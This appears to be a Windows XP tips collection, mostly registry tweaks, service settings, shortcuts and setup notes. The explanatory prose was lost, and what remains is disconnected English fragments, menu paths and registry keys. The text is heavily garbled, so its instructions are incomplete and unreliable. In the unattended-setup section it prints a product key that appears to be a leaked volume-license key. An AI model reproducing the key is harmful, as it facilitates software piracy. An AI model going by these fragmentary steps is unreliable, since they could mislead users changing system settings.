
XP

control panel>system

: settings properties>advanced>performance




:



Adjust for best performance

Custom

regedit) (start> run
HKEY_CURRENT_USER -> ControlPanel -> Desktop
MenuShowDelay



HKEY_CURRENT_USER -> ControlPanel -> Desktop -
MinAnimate > WindowsMetrics

XP

Dr.Watson XP

debugger


(start

KEY_LOCAL_MACHINE -> regedit) >run
 SOFTWARE -> Microsoft -> Windows NT -> CurrentVersion -> AeDebug
 Auto
 AeDebug
 XP

XP

ACPI

Advanced Power Options
 ACPI :



NT Apm/Legacy Support

: Device Manager System Properties
 NT Apm/Legacy Interface Node View - Show hidden Devices

Device Manager

Add New Hardware Wizard

NT Apm/Legacy Interface Node

regedit) (start>run

HKEY_LOCAL_MACHINE -> SOFTWARE -> Microsoft -> Windows NT ->

PowerdownAfterShutdown


CurrentVersion -> Winlogon

Device Manager

NT Apm/Legacy Interface Node

: Power Options

ACPI



ACPI


XP

XP

Services

Computer Management

Disable



:

1- Print Spooler

2- Task Scheduler

3- Messenger

4-Computer Browser

5-Remote Registry Service

6-Telnet

(UPS)

7-Uninterruptible power supply

8- Cryptographic Service

9- Portable media serial number

UPnP

10- SSDP Discovery service

11- Windows time

TIME SERVER

12- Wireless zero configuration

.

XP

XP

XP

XP

Regedit

Start ->Run

**HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Control \
Session Manager**

BootExecute

autocheck autochk *

XP.

My Documents

Windows Explorer

Properties

Windows Explorer shortcut

SystemRoot%\explorer.exe

SystemRoot%\explorer.exe

target

OK

c:\path

/e,c:\path

.

XP

. **CTRL+C**

. **CTRL+X**

. **CTRL+V**

. **CTRL+Z**

. **DELETE**

SHIFT+DELETE

.

	CTRL
.	CTRL+SHIFT
	F2
.	CTRL+
.	CTRL+
.	CTRL+
.	CTRL+
.	CTRL+SHIFT
	SHIFT
	.
	.
	CTRL+A
	.
	F3
.	ALT+Enter
.	ALT+F4
.	ALT+Enter
.	ALT+
	CTRL+F4
	.
.	ALT+TAB
.	ALT+ESC
.	F6
Windows.	F4
.	SHIFT+F10

ALT+

CTRL+ESC

ALT+

F10

F5

Windows.

ESC

SHIFT

XP

CTRL+TAB

CTRL+SHIFT+TAB

TAB

SHIFT+TAB

ALT+

ENTER

F1

XP

WIN

WIN+BREAK

WIN +D

WIN +M

WIN+Shift+M

WIN+E

WIN+F

CTRL+ WIN +F

Windows.

WIN +F1

WIN + L

WIN+R

WIN+U

Windows

END

HOME

(*)

NUM LOCK+

(+)

NUM LOCK+

(-)

NUM LOCK+

XP

SHIFT

: +PRINT SCREEN +SHIFT ALT

+NUM LOCK +SHIFT ALT

SHIFT

: NUM LOCK

CAPS LOCK. SCROLL LOCK NUM LOCK

WIN+U

Disable

Control Panel >System>Advanced >error reporting
OK. error reporting

XP

<http://download.microsoft.com/down...N-US/UpgAdv.exe>

1. Welcome to the Windows XP Upgrade Advisor



:


2. Download the latest files



XP.

:

3. Hardware and software compatibility information



XP.

:

4. Upgrade Advisor report categories



XP

:

XP

1- Blocking issues

.

XP


2- Compatibility warnings

XP

.


:

5. Updating compatibility list with Dynamic Update




:

6. Preparing an Upgrade Report



:


7. Upgrade Report



XP.

:

8. Save the Full Details report



XP.

XP

XP

XP

XP

Computer Management Administrative tools
storage Disk Management

format

DMA

XP

CONTROL PANEL>SYSTEM>DEVICE MANAGER> IDE
ATA/ATAPI Controllers

PROPERTIES secondary primary
Use DMA If Available

ADVANCED

XP

:

1-

File and Folder Tasks

My Computer 2-
My Computer
Copy the selected items
COPY.

CD

Files Ready to be Written to the CD
Write these files to CD.

My Computer 3-
Writing Tasks

:

SEND TO

XP

XP

regedit start>run
HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows
ProductName NT/CurrentVersion/
Microsoft Windows 2000. Microsoft Windows XP

regedit

XP

WIN KEY+L

XP

:

http://download.microsoft.com/down...ootVis_file.exe

: TRACE>OPTIMIZE SYSTEM

XP

XP

User Accounts Control Panel
Prevent a forgotten password Related Tasks
password reset disk

XP

XP
Group Policy Editor
OK. gpedit.msc Start>Run

XP

NTFS

OK REGEDIT START>RUN
HKEY_LOCAL_MACHINE -> SYSTEM -> CurrentControlSet -> Control -
DWORD > FileSystem
NtfsDisableLastAccessUpdate

Dynamic Disk

Administrative Tools
Disk Management

XP
Computer Management

1- simple

2- spanned

(3- stripped)

4- mirrored

5- RAID5
ECC

NTFS FAT32

Convert to

Dynamic Disk

) .

IEEE 1394 (Universal Serial Bus (USB)

(SCSI

FireWire)

.)

SCSI

boot defrag

XP

boot defrag
defrag

regedit

START>RUN

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOpt

Y

Enable

imizeFunction

N

XP

Control Panel - Administrative Tools - Local Security Policy

Security Options (

)

Interactive logon: Message text for users attempting to log on

Interactive logon: Message title for users attempting to log on

XP

Windows XP

Microsoft Excel

LCD.

1-

2-

3-

Windows

Windows

NTFS FAT32

NTFS

Active		FAT32	FAT	1- NTFS
Active				Directory
.	NTFS	.		Directory
				2-
)		FAT32	NTFS.	
) .)	
				3- NTFS
FAT		FAT32.)		
			NTFS	: 4-
			(MFT(Master File Table	
			bad sector	MFT
				MFT
			.	
				5-
		DriveSpace.		
				6-
		ISO Unicode		
Code Page		ASCII		
			W9x.	
			.	7-
	NTFS	.		
			.	
			NTFS	8-
	.			
	chkdsk.exe			
				9-
			.	
.		FAT32	FAT	
(Windows			
)		FAT32	FAT	Windows XP
	Windows			
Windows NT	Windows 2000		NTFS.	

Service Pack 4

Windows NT 4.0

Service Pack 4 4.0

:

NTFS

Windows NT 4.0

NTFS

FAT32

NTFS

FAT32

.

NTFS.

:

NTFS

FAT32

:

drive_letter: /fs:ntfs convert

ntfs.

D:

convert D: /fs:ntfs

FAT32

NTFS

PARTITION MAGIC 7.

:

.

1-

.

2-

.

3-

.

4-



"

"

"

(

"

!

)

:

1-

2-

3-

4-

5-



:

1-

!

:

Windows XP Professional

2-

:

.

.

-

3-

:

.

.

): Guest (

Windows XP Guest

Guest

.

Guest

.

.

.

.

.

:

.

1-

.

2-

.

3-

.

4-

.

5-

:

Guest

.

1-

.

2-

Guest.

3-


Guest.

Guest

4-

XP

Windows XP




LCD

ClearType

XP LCD


ClearType :



إضغط على الصورة لعرضها بتجربتها الطبيعي

:

ClearType



3-

ClearType

4-

ClearType

:

<http://www.microsoft.com/typography...ypeactivate.htm>
XP

!

:

Microsoft® Windows® XP

ICS

ICS

(ICS).

Microsoft Windows XP

:

ICS

Windows XP.

Shared Files

Control Internet Connection Sharing Discovery and.

: ICS Windows XP " "

ICS ()

:

Windows XP.

" " Windows XP
ICS.

"

"

:

"

"

(:A). ,

netsetup.exe.

!.

XP

Administrative Tools>Local Security Policy>Local Policies, 1-
Shutdown: Clear virtual memory pagefile Security Options
DISABLE. when system shuts down

regedit Start>Run 2-
HKEY_CURRENT_USER\Control Panel\Desktop
WaitToKillAppTimeout

regedit Start>Run 3-
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control

Nvidia Driver 4-
Helper service.

Intel Ambient HaM modem 5-
XP.

6-

7-

XP

F8

VGA

(

Windows

Microsoft

Windows).

:

1- Safe Mode

)

(

2- Safe Mode with Networking

3- Safe Mode with Command Prompt

Windows.

4- Enable Boot Logging

()

ntbtlog.txt

5- Enable VGA Mode

VGA

Windows

6- Last Known Good Configuration

Windows

Last Known Good

Configuration

7- Directory Service Restore Mode

Active

SYSVOL

Directory

8- Debugging Mode

Windows

XP

Notepad

1-

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters]

"CacheHashTableBucketSize"=dword:00000001

"CacheHashTableSize"=dword:00000180

"MaxCacheEntryTtlLimit"=dword:0000fa00

"MaxSOACacheEntryTtlLimit"=dword:0000012d

: dnscache.reg

gpedit.msc

2-

QoS Packet	(network	(local computer policy (
limit reservable bandwidth				administrative templates (
				Scheduler
				Bandwidth limit %
				enabled

XP

Boot.ini.

bootcfg

defrag

.	diskpart
.	driverquery
.	eventcreate
.	eventquery
.	eventtriggers
.	fsutil
.	getmac
(MAC)	helpctr
and Support Center Help	ipseccmd
(IPSec)	.
Microsoft	Ipseccmd
.	(MMC)
.	logman
.	openfiles
.	pagefileconfig
.	perfmon
.	Windows NT 4.0
.	prncnfg
.	prndrvr
.	prnjobs
.	prnmngr
TCP/IP	prnport
.	.

prnqctl

text-TSV (relog
 SQL. binary-BIN (text-CSV ((

sc

schtasks

shutdown

systeminfo

taskkill

tasklist

tracert

typeperf

Windows Management Instrumentation (WMI) WMIC
 WMI.

XP

XP

Windows : 1-
 : hcp://help/tshoot/tssetup.htm.

2-
 : hcp://help/tshoot/tsstartup.htm.

3-
 : hcp://help/tshoot/tsdisp.htm.

- 4- :
: [hcp://help/tshoot/tshomenet.htm](http://help/tshoot/tshomenet.htm).
- 5- :
)
) (DVD)
(
USB
: [hcp://help/tshoot/tshardw.htm](http://help/tshoot/tshardw.htm).
- 6- :
(DVD) USB DirectX
:
[hcp://help/tshoot/tsgame.htm](http://help/tshoot/tsgame.htm).
- 7- :
DVD ((DVD :
:
[hcp://help/tshoot/ts_dvd.htm](http://help/tshoot/ts_dvd.htm).
- 8- :
:
:
[hcp://help/tshoot/tsinputdev.htm](http://help/tshoot/tsinputdev.htm).
- 9- :
DVD :
:
[hcp://help/tshoot/tsdrive.htm](http://help/tshoot/tsdrive.htm).
- 10- USB:
USB : [hcp://help/tshoot/tsusb.htm](http://help/tshoot/tsusb.htm).
- 11- :
: [hcp://help/tshoot/tssound.htm](http://help/tshoot/tssound.htm).
- 12- :
: [hcp://help/tshoot/tsmodem.htm](http://help/tshoot/tsmodem.htm).
- 13- :
(ISP) : [hcp://help/tshoot/tsics.htm](http://help/tshoot/tsics.htm).
- 14- Internet Explorer:
IE
: [hcp://help/tshoot/tsie.htm](http://help/tshoot/tsie.htm).

Outlook

:

15- (Outlook Express (Messaging :
Windows Messenger Service Express
hpc://help/tshoot/tsmessaging.htm.

:

16-

:

hpc://help/tshoot/tsnetwrk.htm.

:

17-

:

hpc://help/tshoot/tsprint.htm.

XP

SupportTools

Winzip

XP

(Extract)

DEPLOY.CAB

setupmgr.exe

XP

unattend.txt : winnt.sif

:

[UserData]

unattend.txt

ProductID=FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8

unattend.txt

(

winnt.sif)

XP

XP

.

.

XP

"

"

.

XP

:

: control userpasswords2

(run)

Users must enter a user name and " " USERS
" password to use this computer
"

XP

(ICF)

ICF

ICF

ICF

ICF.

ICS

ICF/ICS

ICF

ICF

ICF

ICF

ICF

ICF.

Outlook Express

Outlook Express

ICF

Office 2000

Microsoft Exchange

Office 2000 Outlook

